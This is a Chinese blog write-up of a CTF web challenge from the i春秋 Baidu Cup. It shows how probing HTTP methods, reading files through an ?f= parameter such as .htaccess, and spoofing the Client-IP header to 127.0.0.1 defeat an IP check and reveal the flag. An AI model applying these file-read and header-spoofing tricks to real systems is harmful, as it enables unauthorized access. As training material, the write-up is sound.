i春秋 “百度杯”CTF比赛 十月场Not Found


原创

「已注销」 于 2018-09-24 11:07:35 发布 1489 收藏

分类专栏： i春秋

友链：https://cutt.ly/7777aaaa

本文链接：https://blog.csdn.net/include_heqile/article/details/82827936



https://www.ichunqiu.com/battalion?t=1&r=0

这道题目考察的是`HTTP`的几种请求方法，当我们使用`GET`方法请求网站根目录时，会出现`404`错误，在返回页面中出现`X-Method`字段，值为`haha`，其实这就是在提示我们考虑请求方法，`HTTP`的请求方法一共就那么几种，我们挨个试，当试到`OPTIONS`方法的时候，出现了这个页面：

```
HTTP/1.1 302 Found
Server: nginx/1.10.2
Date: Mon, 24 Sep 2018 03:01:25 GMT
Content-Type: text/html
Content-Length: 220
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ?f=1.php

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /404.php was not found on this server.</p>
</body></html>Not allowed file
```

`Location`字段为我们指了一条明路，在网站根目录后加上`?f=1.php`，继续访问：

```
HTTP/1.1 302 Found
Server: nginx/1.10.2
Date: Mon, 24 Sep 2018 03:03:04 GMT
Content-Type: text/html
Content-Length: 79
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ?f=1.php

<?php
 $msg = "not here";
 $msg .= PHP_EOL;
 $msg .="plz trying";
 echo $msg;
```

改变参数，替换成`index.php`、`flag.php`，均无法访问

```
HTTP/1.1 302 Found
Server: nginx/1.10.2
Date: Mon, 24 Sep 2018 03:03:49 GMT
Content-Type: text/html
Content-Length: 16
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ?f=1.php

Not allowed file
```

在`Appache`搭建的网站中，根目录下存在`.htaccess`文件，我们尝试着访问一下:

```
HTTP/1.1 302 Found
Server: nginx/1.10.2
Date: Mon, 24 Sep 2018 03:04:58 GMT
Content-Type: text/html
Content-Length: 94
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Location: ?f=1.php

RewriteEngine On
RewriteBase /
RewriteRule ^8d829d8568e46455104209db5cd9228d.html$ 404.php [L]
```

然后我们顺藤摸瓜，去访问`8d829d8568e46455104209db5cd9228d.html`

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Mon, 24 Sep 2018 03:05:48 GMT
Content-Type: text/html
Content-Length: 22
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19

ip incorrect ???XFF???
```

提示说我们的客户`IP`不正确，去更改`X-Forward-For`字段的值，更改为本地客户`127.0.0.1`

结果还是不行，我们换另一个字段`client-ip`，成功得到`flag`